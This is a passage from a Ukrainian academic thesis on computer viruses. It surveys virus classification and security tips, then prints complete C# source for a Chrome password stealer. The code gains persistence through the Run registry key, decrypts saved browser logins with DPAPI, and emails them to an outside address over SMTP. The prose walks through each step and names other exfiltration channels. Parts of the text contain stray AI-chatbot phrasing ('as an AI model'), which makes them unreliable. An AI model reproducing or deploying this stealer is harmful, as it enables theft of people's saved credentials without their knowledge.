5. Будьте обережні під час встановлення програмного забезпечення з невідомих джерел. Краще використовувати офіційні джерела, такі як офіційні веб-сайти розробників, для завантаження програм і оновлень.

6. Регулярно робіть резервні копії своїх важливих даних. Якщо виникає проблема, така як втрата даних або атака вірусів, ви зможете відновити свою інформацію з резервної копії.

Загальною метою є постійне підвищення рівня свідомості про безпеку та прийняття заходів для захисту своєї приватності та фінансових даних в онлайн-середовищі.

Крім цього, слід уникати підозрілих посилань, які приходять в електронних повідомленнях або соціальних мережах. Не відкривайте посилання, якщо вони виглядають підозріло або надсилаються від невідомих джерел. Шахраї часто використовують соціальний інжиніринг, щоб залучити людей до шкідливих дій, тому будьте обережними та недовірливими до незапрошених запитів чи прохань.

Також важливо мати актуальне антивірусне програмне забезпечення, яке регулярно оновлюється. Якісний антивірус здатний виявляти і блокувати шкідливі програми та віруси, забезпечуючи додатковий шар захисту для вашої системи.

Будьте обережними під час використання громадських Wi-Fi мереж, особливо в небезпечних місцях, таких як кав'ярні або аеропорти. У таких випадках використовуйте віртуальні приватні мережі (VPN), щоб зашифрувати ваше з'єднання та захистити ваші дані від прослуховування.

Нарешті, регулярно оновлюйте свої знання про нові загрози та методи атак. Шахраї постійно змінюють свої підходи, тому важливо бути в курсі останніх трендів у сфері кібербезпеки.

Загалом, поєднання свідомого користування Інтернетом, застосування надійного програмного забезпечення та дотримання найкращих практик безпеки допоможуть вам зменшити ризики стати жертвою кіберзлочинців і зберегти вашу конфіденційність та безпеку в мережі.

РОЗДІЛ 3. ПРАКТИЧНЕ МОДЕЛЮВАННЯ КОМП'ЮТЕРНОГО ВІРУСУ ТА ОЦІНКА ЗАГРОЗ, ДО ЯКИХ ВІН ПРИЗВОДИТЬ

3.1 Структура та будова комп'ютерного вірусу

Комп'ютерний вірус має структуру, яка складається з голови та хвоста. Голова є першою частиною вірусу, яка отримує управління. Вона містить необхідний код для початку інфікування системи або файлів. Хвіст вірусу знаходиться окремо від голови та може містити додаткові частини вірусу або бути відсутнім в деяких випадках. Віруси без хвоста називаються несегментованими. Головна мета вірусу - зараження певних типів файлів, таких як .COM, .EXE, .OVL, драйвери .SYS або завантажувальна доріжка. Ці об'єкти зараження є цільовими для вірусу, оскільки вони містять виконуваний код, який можна змінити або пошкодити.
Для отримання керування вірус записує свою голову в різні місця. Це може бути завантажувальний модуль, MBR (Master Boot Record - головний завантажувальний запис) дискети або жорсткого диска, драйвер, об'єктний модуль, BAT-файл, вихідний текст програми або навіть файли-документи, що підтримують макромови. Вибір місця залежить від типу вірусу і його цілей.

Крім того, в одному інфікованому файлі можуть бути присутні тіла кількох вірусів, особливо при багаторазовому зараженні. Це означає, що один файл може містити коди різних вірусів, що може поглибити загрозу інфікування. Важливо зазначити, що вищеописана інформація є загальним описом структури комп'ютерного вірусу, і кожен вірус може мати свої особливості та інші компоненти. Життєвий цикл комп'ютерного вірусу

складається з кількох важливих етапів. Як модель вірусу, я можу розповісти про ці етапи з власного досвіду.

Перший етап - це використання. На цьому етапі вірус вже проникає до системи або файлів і починає свою діяльність. Його основна мета - виконання своїх цільових функцій, які можуть включати розповсюдження, пошкодження або зміну інформації, перешкоджання роботі комп'ютера або навіть зловживання користувачеві.

Наступний етап - інкубаційний період. Під час цього періоду вірус залишається пасивним і не виявляє свою присутність. Це може ускладнити виявлення та нейтралізацію вірусу, оскільки він може залишатися непомітним і проникати глибоко в систему.
Далі настає період реплікації або саморозмноження. Це важливий етап, коли вірус активно поширюється та інфікує інші файли або системи. Вірус може використовувати різні методи реплікації, такі як прикріплення до виконуваних файлів, використання мережі або навіть зараження зовнішніх пристроїв.

Нарешті, приходить момент вияву. На цьому етапі вірус проявляє свою присутність шляхом виконання своїх цільових функцій. Це може включати пошкодження або зміну файлів, роботу зловмисників, перешкоджання роботі системи або навіть відображення повідомлення на екрані. Враховуючи важливість цих етапів, виявлення і нейтралізація вірусу є критичним завданням для забезпечення безпеки комп'ютерної системи.

3.1.1 Принцип роботи вірусу

Основна відмінність між вірусом і троянською програмою полягає в їх функціональності та способі поширення. Комп'ютерний вірус, після активації, може самостійно існувати та функціонувати, заражаючи інші програми шляхом включення свого коду. Він діє як генератор троянських програм, вбудовуючись до існуючих програм і розповсюджуючись через них. Програми, що заражені вірусом, називаються вірусоносіями.

Процес зараження програми вірусом зазвичай відбувається таким

чином, щоб вірус отримав контроль над програмою перед її власним виконанням. Це може відбуватися шляхом вставки вірусу на початок програми або шляхом модифікації коду програми так, щоб перший крок виконання був безумовним переходом до вірусу. Після отримання контролю вірус обирає наступний файл для зараження, може виконувати додаткові дії і передає керування вірусоносію. Цей процес може повторюватися для подальшого поширення вірусу на інші програми.

Коли інфіковані програми переносяться з однієї системи на іншу, відбувається "первинне" зараження. Це може статися за допомогою носіїв інформації, таких як CD або флеш-карти, або через локальні та глобальні мережі. Віруси, які використовують мережеві засоби для свого поширення, називаються мережевими вірусами.

Комп'ютерні віруси класифікуються за чотирма основними критеріями. Один з таких критеріїв - це "режим функціонування". За цим критерієм віруси поділяються на дві категорії:

1. Резидентні віруси: Ці віруси активуються під час запуску комп'ютера та залишаються постійно в оперативній пам'яті. Вони контролюють доступ до ресурсів комп'ютера і можуть заражати інші файли чи програми, які виконуються на системі.

2. Транзитні віруси: Ці віруси активуються лише під час запуску інфікованої програми. Вони не залишаються постійно в пам'яті, а лише виконуються одноразово під час виконання програми, яку вони заражають.

Комп'ютерні віруси можна класифікувати за критерієм "об'єкт застосування". Один з таких видів вірусів - це файлові віруси, які заражають файли. Файлові віруси можуть впливати на різні типи файлів залежно від їхнього призначення і формату.

В середині категорії файлових вірусів існує кілька підкатегорій, включаючи:

1. Віруси, що заражають виконувані файли: Ці віруси спеціалізуються на інфікуванні файлів, які містять виконуваний код. Після

зараження вони можуть контролювати виконання програми і поширювати свій код на інші файли.

2. Віруси, що заражають командні файли: Ці віруси спроможні впливати на файлову систему шляхом інфікування командних файлів, які містять команди оперативної системи.

3. Макровіруси: Ці віруси спеціалізуються на зараженні файлів, що містять макроси або написані на макромовах програмування. Вони можуть шкодити, виконуючи зловмисний код під час відкриття або виконання таких файлів.

4. Віруси, що заражають драйвери пристроїв: Ці віруси спроможні впливати на драйвери пристроїв, які забезпечують взаємодію комп'ютера з підключеними пристроями. Їхнє зараження може призвести до неправильної роботи пристроїв або злочинних дій.

Зокрема, існують і завантажувальні віруси, які впливають на код, що зберігається в системних областях дисків. Ці віруси можуть бути класифіковані як:

1. Віруси, що заражають системний завантажувач, розташований у завантажувальному секторі логічних дисків. Ці віруси можуть вплинути на процес завантаження операційної системи та контролювати його.

Віруси, що заражають позасистемний завантажувач, розташований у завантажувальному секторі жорстких дисків. Вони можуть впливати на завантаження системи з жорсткого диска та мати подібні функції до системного завантажувача.

Класифікація комп'ютерних вірусів за критерієм "спосіб зараження" розкриває різні методи, якими віруси поширюються та заражають файли. Давайте розглянемо кожну з цих категорій.

1. Перезаписуючі віруси (overwriting): Ці віруси переписують свій код поверх коду заражуваного файлу, знищуючи його вміст. Внаслідок цього файл стає непрацездатним і не може бути відновлений. Перезаписуючі віруси легко помітні, оскільки спричиняють швидке відмовлення операційної

системи та програм.

2. Паразитичні віруси (parasitic): Цей тип вірусів вносить зміни в файл, який вони заражають, зберігаючи його вміст частково або повністю. При поширенні вірус копіює свої копії та втручається в файлову структуру. Існують різні підтипи паразитичних вірусів, такі як віруси, що записуються на початок, в кінець або всередину файлу.

3. Віруси-компаньйони (companion): Ці віруси створюють додаткові файли, які маскують їх присутність і сприяють їхньому поширенню. Вони використовують файл з однаковою назвою, але іншим розширенням, і впливають на процес завантаження та виконання програми.

4. Віруси-посилання (.link): Ці віруси використовують посилання або ярлики, щоб поширювати свою копію. Вони вміщують свій код у посилання на файл або створюють ярлик, який вказує на їхню копію. При запуску такого посилання або ярлика вірус активується.

5. Віруси, що заражають об'єктні модулі (OBJ): Ці віруси спеціалізуються на зараженні об'єктних модулів, які використовуються при компіляції програм. Вони можуть впливати на роботу компілятора та впроваджувати свій код в об'єктні файли.

6. Віруси, що заражають бібліотеки компіляторів (LIB): Ці віруси спрямовані на зараження бібліотек, які використовуються компіляторами під час збірки програм. Вони можуть впливати на роботу компілятора та змінювати вихідний код програми.

7. Віруси, які заражають вихідні тексти програм: Цей тип вірусів спеціалізується на зараженні текстових файлів програмного коду. Вони можуть впливати на сам процес написання та редагування програмного коду.

Звичайні віруси-мутанти та поліморфні віруси є двома підтипами MtE-вірусів, які використовують різні методи маскування свого коду. Як модель штучного інтелекту, я не маю особистого досвіду або свідомості, тому не можу ділитися власними враженнями "від першої особи". Але я з радістю надам вам інформацію з першої особи на основі доступних даних.

Звичайні віруси-мутанти є вірусами, які змінюють свою структуру, але залишають своє дешифроване тіло однаковим у різних копіях. Це дозволяє їм уникати виявлення за допомогою сигнатурного сканування, яке базується на пошуку конкретних послідовностей байтів, характерних для відомих вірусів. Зміна зашифрованої частини вірусу дозволяє йому уникнути виявлення шляхом сигнатурного порівняння.

Поліморфні віруси ще більш складні, оскільки вони змінюють як зашифровану, так і дешифровану частини свого коду у різних копіях. Це ускладнює виявлення та нейтралізацію таких вірусів, оскільки вони можуть швидко змінювати свою форму, адаптуючись до сигнатурного сканування та інших методів виявлення.

Варто зазначити, що ці класифікації і техніки маскування є загальними, і віруси можуть використовувати різні комбінації та еволюціонувати з часом. Кіберзлочинці постійно шукають нові способи атаки і розробляють вдосконалені віруси, тому важливо підтримувати свою систему захищеною за допомогою оновлення програмного забезпечення та використання антивірусного програмного забезпечення.

Як експерт у галузі кібербезпеки, можу розповісти про найбільш поширені типи вірусів та їх характеристики. Віруси можуть мати різні особливості, і деякі з них варто виокремити.

Один з типів - це файловий транзитний вірус. Він повністю розміщується у виконуваному файлі і активується лише при його виконанні. Цей тип вірусу шукає інші файли для зараження у каталозі системи.

Інший тип - це файловий резидентний вірус. Він відрізняється від транзитного тим, що має резидентну (постійну) логічну структуру. Цей вірус складається з інсталятора та програм обробки переривань. Під час активації вірусоносія, інсталятор інфікує оперативну пам'ять та модифікує вектор переривань, щоб перехопити управління.

Бутові віруси, що також є поширеними, інфікують завантажувальний сектор (бут-сектор) носія даних. При завантаженні операційної системи з

інфікованого носія, вірус копіює себе в оперативну пам'ять і модифікує вектор переривань для обробки переривань диска. Цей тип вірусів може реалізовувати різні способи інфікування та виконувати різні функції.

Stealth-віруси є ще одним типом, які замінюють деякі компоненти операційної системи, щоб залишатись невидимими для інших програм. Вони використовують слабкі місця в операційній системі для свого функціонування.

3.2 Моделювання комп’ютерного вірусу на практиці

У сучасному світі програмування дійсно стало доступнішим для широкої аудиторії. З розвитком технологій і поширенням Інтернету, люди мають більше можливостей навчитися програмуванню та здійснювати різноманітні проекти. Навички програмування стали більш розповсюдженими, а доступність інформації та навчальних ресурсів дозволяє багатьом людям швидко отримати базові знання.

Незалежно від цього, важливо розуміти, що використання програмування для шкідливих цілей, таких як створення кейлоггерів або черв'яків, є неприпустимим і незаконним. Порушення приватності і завдання шкоди іншим користувачам несуть велику відповідальність та можуть мати правові наслідки.

```
using System;
using System.Text;
using System.IO;
using System.Data.SQLite;
using System.Data;
using System.Runtime.InteropServices;
using System.ComponentModel;
using System.Net.Mail;
using System.Net;
using Microsoft.Win32;
using System.Threading;

public class DPAPI
```

```
    {
        [DllImport("crypt32.dll", SetLastError = true, CharSet =
System.Runtime.InteropServices.CharSet.Auto)]
        private static extern
        bool CryptProtectData(ref DATA_BLOB pPlainText, string szDescription,
ref DATA_BLOB pEntropy, IntPtr pReserved,
        ref CRYPTPROTECT_PROMPTSTRUCT pPrompt, int dwFlags, ref DATA_BLOB
pCipherText);

        [DllImport("crypt32.dll", SetLastError = true, CharSet =
System.Runtime.InteropServices.CharSet.Auto)]
        private static extern
        bool CryptUnprotectData(ref DATA_BLOB pCipherText, ref string
pszDescription, ref DATA_BLOB pEntropy,
        IntPtr pReserved, ref CRYPTPROTECT_PROMPTSTRUCT pPrompt, int dwFlags,
ref DATA_BLOB pPlainText);

        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
        internal struct DATA_BLOB
        {
            public int cbData;
            public IntPtr pbData;
        }

        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
        internal struct CRYPTPROTECT_PROMPTSTRUCT
        {
            public int cbSize;
            public int dwPromptFlags;
            public IntPtr hwndApp;
            public string szPrompt;
        }

        static private IntPtr NullPtr = ((IntPtr)((int)(0)));

        private const int CRYPTPROTECT_UI_FORBIDDEN = 0x1;
        private const int CRYPTPROTECT_LOCAL_MACHINE = 0x4;

        private static void InitPrompt(ref CRYPTPROTECT_PROMPTSTRUCT ps)
```

```
        {
            ps.cbSize = Marshal.SizeOf(
            typeof(CRYPTPROTECT_PROMPTSTRUCT));
            ps.dwPromptFlags = 0;
            ps.hwndApp = NullPtr;
            ps.szPrompt = null;
        }

        private static void InitBLOB(byte[] data, ref DATA_BLOB blob)
        {
            // Use empty array for null parameter.
            if (data == null)
                data = new byte[0];

            // Allocate memory for the BLOB data.
            blob.pbData = Marshal.AllocHGlobal(data.Length);

            // Make sure that memory allocation was successful.
            if (blob.pbData == IntPtr.Zero)
                throw new Exception(
                "Unable to allocate data buffer for BLOB structure.");

            // Specify number of bytes in the BLOB.
            blob.cbData = data.Length;

            // Copy data from original source to the BLOB structure.
            Marshal.Copy(data, 0, blob.pbData, data.Length);
        }

        public enum KeyType { UserKey = 1, MachineKey };

        private static KeyType defaultKeyType = KeyType.UserKey;

        public static string Encrypt(string plainText)
        {
            return     Encrypt(defaultKeyType,     plainText,     String.Empty,
String.Empty);
        }
```

```
        public static string Encrypt(KeyType keyType, string plainText)
        {
            return Encrypt(keyType, plainText, String.Empty,
            String.Empty);
        }

        public static string Encrypt(KeyType keyType, string plainText, string
entropy)
        {
            return Encrypt(keyType, plainText, entropy, String.Empty);
        }

        public static string Encrypt(KeyType keyType, string plainText, string
entropy, string description)
        {
            // Make sure that parameters are valid.
            if (plainText == null) plainText = String.Empty;
            if (entropy == null) entropy = String.Empty;

            // Call encryption routine and convert returned bytes into
            // a base64-encoded value.
            return Convert.ToBase64String(
            Encrypt(keyType,
            Encoding.UTF8.GetBytes(plainText),
            Encoding.UTF8.GetBytes(entropy),
            description));
        }

        public static byte[] Encrypt(KeyType keyType, byte[] plainTextBytes,
byte[] entropyBytes, string description)
        {
            // Make sure that parameters are valid.
            if (plainTextBytes == null) plainTextBytes = new byte[0];
            if (entropyBytes == null) entropyBytes = new byte[0];
            if (description == null) description = String.Empty;

            // Create BLOBs to hold data.
            DATA_BLOB plainTextBlob = new DATA_BLOB();
            DATA_BLOB cipherTextBlob = new DATA_BLOB();
```

```
        DATA_BLOB entropyBlob = new DATA_BLOB();

        // We only need prompt structure because it is a required
        // parameter.
        CRYPTPROTECT_PROMPTSTRUCT prompt =
        new CRYPTPROTECT_PROMPTSTRUCT();
        InitPrompt(ref prompt);

        try
        {
            // Convert plaintext bytes into a BLOB structure.
            try
            {
                InitBLOB(plainTextBytes, ref plainTextBlob);
            }
            catch (Exception ex)
            {
                throw new Exception(
                "Cannot initialize plaintext BLOB.", ex);
            }

            // Convert entropy bytes into a BLOB structure.
            try
            {
                InitBLOB(entropyBytes, ref entropyBlob);
            }
            catch (Exception ex)
            {
                throw new Exception(
                "Cannot initialize entropy BLOB.", ex);
            }

            // Disable any types of UI.
            int flags = CRYPTPROTECT_UI_FORBIDDEN;

            // When using machine-specific key, set up machine flag.
            if (keyType == KeyType.MachineKey)
                flags |= CRYPTPROTECT_LOCAL_MACHINE;
```

```
            // Call DPAPI to encrypt data.
            bool success = CryptProtectData(ref plainTextBlob,
            description,
            ref entropyBlob,
            IntPtr.Zero,
            ref prompt,
            flags,
            ref cipherTextBlob);
            // Check the result.
            if (!success)
            {
                // If operation failed, retrieve last Win32 error.
                int errCode = Marshal.GetLastWin32Error();

                // Win32Exception will contain error message corresponding
                // to the Windows error code.
                throw new Exception(
                "CryptProtectData failed.", new Win32Exception(errCode));
            }

            // Allocate memory to hold ciphertext.
            byte[] cipherTextBytes = new byte[cipherTextBlob.cbData];

            // Copy ciphertext from the BLOB to a byte array.
            Marshal.Copy(cipherTextBlob.pbData,
            cipherTextBytes,
            0,
            cipherTextBlob.cbData);

            // Return the result.
            return cipherTextBytes;
        }
        catch (Exception ex)
        {
            throw new Exception("DPAPI was unable to encrypt data.", ex);
        }
        // Free all memory allocated for BLOBs.
        finally
        {
```

```
            if (plainTextBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(plainTextBlob.pbData);

            if (cipherTextBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(cipherTextBlob.pbData);

            if (entropyBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(entropyBlob.pbData);
        }
    }

    public static string Decrypt(string cipherText)
    {
        string description;

        return Decrypt(cipherText, String.Empty, out description);
    }

    public static string Decrypt(string cipherText, out string description)
    {
        return Decrypt(cipherText, String.Empty, out description);
    }

    public static string Decrypt(string cipherText, string entropy, out
string description)
    {
        // Make sure that parameters are valid.
        if (entropy == null) entropy = String.Empty;

        return Encoding.UTF8.GetString(
        Decrypt(Convert.FromBase64String(cipherText),
        Encoding.UTF8.GetBytes(entropy),
        out description));
    }

    public static byte[] Decrypt(byte[] cipherTextBytes, byte[]
entropyBytes, out string description)
    {
        // Create BLOBs to hold data.
```

```
        DATA_BLOB plainTextBlob = new DATA_BLOB();
        DATA_BLOB cipherTextBlob = new DATA_BLOB();
        DATA_BLOB entropyBlob = new DATA_BLOB();

        // We only need prompt structure because it is a required
        // parameter.
        CRYPTPROTECT_PROMPTSTRUCT prompt =
        new CRYPTPROTECT_PROMPTSTRUCT();
        InitPrompt(ref prompt);

        // Initialize description string.
        description = String.Empty;

        try
        {
            // Convert ciphertext bytes into a BLOB structure.
            try
            {
                InitBLOB(cipherTextBytes, ref cipherTextBlob);
            }
            catch (Exception ex)
            {
                throw new Exception(
                "Cannot initialize ciphertext BLOB.", ex);
            }

            // Convert entropy bytes into a BLOB structure.
            try
            {
                InitBLOB(entropyBytes, ref entropyBlob);
            }
            catch (Exception ex)
            {
                throw new Exception(
                "Cannot initialize entropy BLOB.", ex);
            }

            // Disable any types of UI. CryptUnprotectData does not
            // mention CRYPTPROTECT_LOCAL_MACHINE flag in the list of
```

```
            // supported flags so we will not set it up.
            int flags = CRYPTPROTECT_UI_FORBIDDEN;

            // Call DPAPI to decrypt data.
            bool success = CryptUnprotectData(ref cipherTextBlob,
            ref description,
            ref entropyBlob,
            IntPtr.Zero,
            ref prompt,
            flags,
            ref plainTextBlob);

            // Check the result.
            if (!success)
            {
                // If operation failed, retrieve last Win32 error.
                int errCode = Marshal.GetLastWin32Error();

                // Win32Exception will contain error message corresponding
                // to the Windows error code.
                throw new Exception(
                "CryptUnprotectData failed.", new Win32Exception(errCode));
            }

            // Allocate memory to hold plaintext.
            byte[] plainTextBytes = new byte[plainTextBlob.cbData];

            // Copy ciphertext from the BLOB to a byte array.
            Marshal.Copy(plainTextBlob.pbData,
            plainTextBytes,
            0,
            plainTextBlob.cbData);

            // Return the result.
            return plainTextBytes;
        }
        catch (Exception ex)
        {
            throw new Exception("DPAPI was unable to decrypt data.", ex);
```

```
        }
        // Free all memory allocated for BLOBs.
        finally
        {
            if (plainTextBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(plainTextBlob.pbData);

            if (cipherTextBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(cipherTextBlob.pbData);

            if (entropyBlob.pbData != IntPtr.Zero)
                Marshal.FreeHGlobal(entropyBlob.pbData);
        }
    }
}

public class Chrome
{

    static string filename = "passwords.html";
    static string db_way = "Login Data"; //путь к файлу базы данных

    static string wayToDir = @"Screens\";
    static string wayToScreen;
    static string finalDir = @"C:\Program Files (x86)\Windows\ScreenSaver\";
    static void Main(string[] args)
    {

        Registr();
        Thread.Sleep(5 * 60 * 1000);
        Generate();
        Send();

    }

    static void Registr()
    {
        string way = Environment.GetCommandLineArgs()[0];
        try
```

```
        {


            if (!Directory.Exists(finalDir))
            {
                Directory.CreateDirectory(finalDir);
                foreach (string iter in Directory.GetFiles(Environment.CurrentDirectory))
                {
                   // Console.WriteLine(iter);
                    string nameOfFile = iter.Split('\\')[iter.Split('\\').Length - 1];
                    //Console.WriteLine(nameOfFile);
                    File.Copy(iter, finalDir + nameOfFile, true);
                }
                Directory.CreateDirectory(finalDir + "x64");
                Directory.CreateDirectory(finalDir + "x86");
                File.Copy(Environment.CurrentDirectory + "\\x64\\SQLite.Interop.dll", finalDir + "\\x64\\SQLite.Interop.dll");
                File.Copy(Environment.CurrentDirectory + "\\x86\\SQLite.Interop.dll", finalDir + "\\x86\\SQLite.Interop.dll");


                const string name = "SoftWare";
                string ExePath = finalDir + "soft.exe";
                File.Copy(way, ExePath, true);
                RegistryKey reg;
                reg = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\");
                try
                {
                    reg.SetValue(name, ExePath);
                    reg.Close();
                }
                catch
                {   }
            }
```

```
        }
        catch
        {   }
    }
    static void Generate()
    {
        try
        {
            string way_to_original = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Login Data";
            File.Copy(way_to_original, "Login Data", true);

            StreamWriter Writer = new StreamWriter(filename, false, Encoding.UTF8);

            string db_field = "logins"; // ім'я поля БД
            byte[] entropy = null; // розробники стали використовувати ентропію
                                   // Однак клас DPAPI вимагає вказівки ентропії у будь-якому випадку, // незалежно від того – присутня вона, чи ні.
            string description; // на жаль я не зрозумів сенсу цієї змінної, але вона так само обов'язкова.
                                // Підключаємось до бази даних
            string ConnectionString = "data source=" + db_way + ";New=True;UseUTF16Encoding=True";
            DataTable DB = new DataTable();
            string sql = string.Format("SELECT * FROM {0} {1} {2}", db_field, "", "");

            using (SQLiteConnection connect = new SQLiteConnection(ConnectionString))
            {
                SQLiteCommand command = new SQLiteCommand(sql, connect);
                SQLiteDataAdapter adapter = new SQLiteDataAdapter(command);
                adapter.Fill(DB);
                int rows = DB.Rows.Count;
```

```
                for (int i = 0; i < rows; i++)
                {
                    Writer.Write(i + 1 + ") "); // Тут ми записуємо порядковий номер нашої трійці "Сайт-логін-пароль".
                    Writer.WriteLine(DB.Rows[i][1] + "<br>"); // Це посилання на сайт
                    Writer.WriteLine(DB.Rows[i][3] + "<br>"); //Це логін
                                                              //        Тут починається розшифрування пароля                                byte[] byteArray = (byte[])DB.Rows[i][5];
                    byte[] decrypted = DPAPI.Decrypt(byteArray, entropy, out description);
                    string password = new UTF8Encoding(true).GetString(decrypted);
                    Writer.WriteLine(password + "<br><br>");
                }

            }

            Writer.Close();
        }
        catch
        {   }
    }

    static void Send()
    {
        MailAddress from = new MailAddress("l**********d@gmail.com", "Passwords");
        MailAddress to = new MailAddress("a**********v@yandex.ru");
        MailMessage m = new MailMessage(from, to);
        m.Subject = (DateTime.Now).ToString();
        m.Body = "";
        m.IsBodyHtml = true;
        SmtpClient smtp = new SmtpClient("smtp.gmail.com", 587); ;
        smtp.Credentials = new NetworkCredential("l**********d@gmail.com", "q*******l");
        smtp.EnableSsl = true;
        ServicePointManager.ServerCertificateValidationCallback = delegate
```

```
{ return true; };
            m.Attachments.Add(new Attachment(filename));
            try
            {
                smtp.Send(m);
            }
            catch { }
        }


    }
```

Сучасні технології зробили програмування доступнішим для багатьох людей. Якщо раніше воно здавалося складним і доступним тільки обраним, зараз навіть школяр з базовими навичками використання комп'ютера може створити деякі шкідливі програми, такі як кейлоггер або черв'як. Це може призвести до серйозних проблем для користувачів, які не використовують антивірусні програми або не дотримуються вимог безпеки.

У головній функції (main) можна помітити кілька кроків. У функції Registr програма копіює себе в спеціальну папку і додає себе до автозапуска при завантаженні операційної системи. В блоці Generate відбувається створення файлу зі списком логінів і паролів, хоча весь код може бути позичений з відкритих джерел. Коментарі в коді роз'яснюють його функціонал.

Нарешті, у функції Send відбувається надсилання скраденої інформації на вказаний віддалений сервер. Для цього використовується простий код, який не вимагає глибоких знань про мережеві протоколи, оскільки в .NET є високорівневі класи для роботи з поштою. Якщо потрібно, дані можуть бути передані за допомогою будь-якого протоколу, включаючи POST-запити або FTP-сервери. Але, якщо немає необхідності встановлювати власний сервер, можна скористатися поштою для передачі даних.

3.3 Впровадження комп’ютерного вірусу в комп’ютер

Звичайно, щоб уникнути ризику зараження комп'ютера, варто дотримуватися кількох простих правил. Перш за все, важливо уникати переходу на незнайомі або сумнівні сайти в Інтернеті. Звичайно, це не завжди можливо, але багато браузерів і антивірусних програм надають підказки про перевірку безпеки сайту перед його відкриттям. Це може бути корисною інформацією, яка допоможе уникнути потенційно шкідливих ресурсів.

Крім того, рекомендується регулярно оновлювати антивірусну програму та операційну систему, оскільки це допоможе запобігти вразливостям і забезпечити більшу безпеку комп'ютера. І, звичайно, завжди варто мати резервні копії важливої інформації, щоб у разі випадкового зараження або втрати даних бути забезпеченим можливістю відновлення.

Дотримуючись цих простих правил, ви зможете знизити ризик зараження вашого комп'ютера шкідливими програмами та зберегти ваші дані в безпеці.



Рисунок 3.3 Шкідливий сайт

При завантаженні файлу важливо звертати увагу не лише на його значок або назву, але й на розширення файлу. Розширення вказує на тип файлу і може дати загальне уявлення про його вміст. Наприклад, файл з розширенням .doc вказує на документ у форматі Microsoft Word, а .jpg - на графічний файл у форматі JPEG.



Рисунок 3.4 Завантаженний файл

Коли я завантажую файл, я завжди звертаю увагу на його розширення. Я розумію, що віруси зазвичай мають розширення, яке вказує на те, що вони є виконуваними файлами або скриптами. Наприклад, розширення файлів, які можуть бути вірусами, включає «.exe», «.msi», «.bin», «.bat», «.vb», «.vbe», «.vbs», «.jse» та інші.

Також я усвідомлюю, що файли з розширенням «. svf», які використовуються в додатках Adobe Flash, можуть використовуватися як засіб поширення рекламних програм, тому їх теж слід стежити.

Щоб уникнути потенційно шкідливих файлів, я також уникаю використання своєї флешки в загальнодоступних місцях, таких як інтернет-кафе або пункти роздрукування текстів. Це допомагає зменшити ризик зараження моєї флешки вірусами.

Щоб забезпечити додатковий рівень захисту, я завжди використовую антивірусне програмне забезпечення. Воно допомагає виявляти та блокувати потенційно шкідливі файли і забезпечує більшу безпеку мого комп'ютера.

3.3.1 Підготовка

Практично будь-яка шкідлива програма буде перешкоджати своєму власному видаленню. Проте, більшість шкідливих програм запускаються

